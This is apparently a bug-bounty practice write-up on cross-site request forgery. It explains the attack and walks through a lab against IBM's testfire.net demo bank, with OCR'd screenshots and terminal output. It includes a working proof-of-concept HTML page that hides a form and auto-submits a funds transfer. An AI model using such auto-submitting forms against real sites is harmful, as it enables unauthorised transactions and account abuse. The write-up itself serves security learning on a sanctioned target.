Day 8: Cross-Site Request Forgery (CSRF) Attacks

Understanding Cross-Site Request Forgery (CSRF) attacks. This report explores what CSRF attacks are, their occurrence, consequences, and a practical task involving setting up a CSRF attack on testfire.net using Burp Suite.

What is CSRF?

Cross-Site Request Forgery (CSRF) is a type of security vulnerability where an attacker tricks a user into performing an action on a web application without their consent. This happens when the user is authenticated on the targeted site, and the attacker leverages this authentication to carry out malicious actions.

Occurrence of CSRF Attacks:

CSRF attacks can occur in various situations, such as:

1.Form Submissions: Attackers trick users into submitting forms with malicious content.

2.Image Tags: Malicious code hidden in image tags can initiate unauthorized actions.

3.URLs: Users can be tricked into clicking on specially crafted URLs that perform actions without their knowledge.

Consequences of CSRF Attacks:


1.Unauthorized Actions: Attackers can perform actions on behalf of the victim user, such as changing account settings, posting on social media, or transferring funds.

2.Data Loss or Theft: Sensitive data can be lost or stolen through CSRF, leading to privacy breaches.

3.Account Takeover: CSRF can lead to account compromise if attackers change passwords or account settings.

4.Financial Loss: Unauthorized transactions or changes can result in financial losses.

Practical Task: Setting Up CSRF Attack on testfire.net Using Burp Suite:


Altoro Mutual - Mozilla Firefox (Private Browsing)
Altoro Mutual
http://testfire.net/bank/doTr
Altoro Mutual
testfire.net/bank/doTransfer
Sign Off | Contact Us | Feedback | Search
Go
AltoroMutual
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

Transfer Funds

From Account: 800002 Savings

To Account: 800002 Savings

Amount to Transfer:

Transfer Money

200.0 was successfully transferred from Account 800002 into Account 800003 at 2/9/21 1:29 AM.


Privacy Policy | Security Statement | Server Status Check | REST API | © 2021 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SWI10.

Copyright © 2008, 2021, IBM Corporation, All rights reserved.

I fill the form by login with fake credentials


Mozilla Firefox (Private Browsing)
Altoro Mutual
http://testfire.net/bank/doTr
Private Browsing
Go to the address in the Location Bar
Firefox
Search the Web

http://127.0.0.1:9000/info.html


http://127.0.0.1:9000/info.html — Visit

Search for http://127.0.0.1:9000/info.html with:

You're in a Private Window


Firefox clears your search and browsing history when you quit the app or close all Private Browsing tabs and windows. While this doesn't make you anonymous to websites or your internet service provider, it makes it easier to keep what you do online private from anyone else who uses this computer.

Common myths about private browsing




```
hackrypt@kali:~$ mousepad info.html
hackrypt@kali:~$ python -m SimpleHTTPServer 9000
Serving HTTP on 0.0.0.0 port 9000 ...
```

On the listner




```
        <h1>Transfer Funds</h1>

        <table cellSpacing="0" cellPadding="1" width="100%" border="0">
          <tr>
            <td><strong>From Account:</strong>
            </td>
            <td>
              <select size="1" id="fromAccount" name="fromAccount">
                <option value="800002" >800002 Savings</option>
<option value="800003" >800003 Checking</option>
<option value="4539082039396288" >4539082039396288 Credit Card</option>

              </select>
            </td>
          </tr>
          <tr>
            <td><strong>To Account:</strong></td>
            <td>
              <select size="1" id="toAccount" name="toAccount">
                <option value="800002">800002 Savings</option>
<option value="800003">800003 Checking</option>
<option value="4539082039396288">4539082039396288 Credit Card</option>

              </select>
            </td>
          </tr>
          <tr>
            <td><strong> Amount to Transfer:</strong>
            </td>
            <td><input type="text" id="transferAmount" name="transferAmount"></td>
          </tr>
          <tr>
            <td colspan="2" align="center"><input type="submit" name="transfer" value="Transfer Money" ID="transfer"></td>
          </tr>
          <tr>
            <td colspan="2">&nbsp;</td>
          </tr>
          <tr>
            <td colspan="2" align="center">
            <span id="_ctl0__ctl0_Content_Main_postResp" align="center"><span style='color: Red'>200.0 was successfully transferred from Account 800002 into Account 45390820393
            <span id="soapResp" name="soapResp" align="center" />
            </td>
          </tr>
        </table>
        </form>

        </div>
```

By clicking on the inspect option this will open and can manipulate the data


/home/hackrypt/info.html - Mousepad
File Edit Search View Document Help

```
<form id=form1 action="http://testfire.net/bank/doTransfer" method="POST">
  <input type="hidden" name="fromAccount" value="800002" />
  <input type="hidden" name="toAccount" value="800003" />
  <input type="hidden" name="transferAmount" value="200" />
</form>
<script>document.getElementById('form1').submit();</script>
```

Html code for fake page


Altoro Mutual - Mozilla Firefox (Private Browsing)
testfire.net/bank/doTransfer
AltoroMutual
Sign Off | Contact Us | Feedback | Search
Go
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
Transfer Money
Privacy Policy | Security Statement | Server Status Check | REST API | © 2021 Altoro Mutual, Inc.

Transfer Funds

From Account: 800002 Savings

To Account: 800002 Savings

Amount to Transfer:

200.0 was successfully transferred from Account 800002 into Account 4539082039396288 at 2/9/21 1:09 AM.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SWI10.

Copyright © 2008, 2021, IBM Corporation, All rights reserved.

Successfully transferred 200 rupees using burpsuite (reqesting web application by interference)

Conclusion:

Day 8 of our bug hunter practices focused on CSRF attacks, their occurrence, and consequences. Understanding how CSRF attacks work is essential for identifying and mitigating them. The practical task of setting up a CSRF attack on testfire.net using Burp Suite allowed you to gain hands-on experience in exploiting and preventing CSRF vulnerabilities.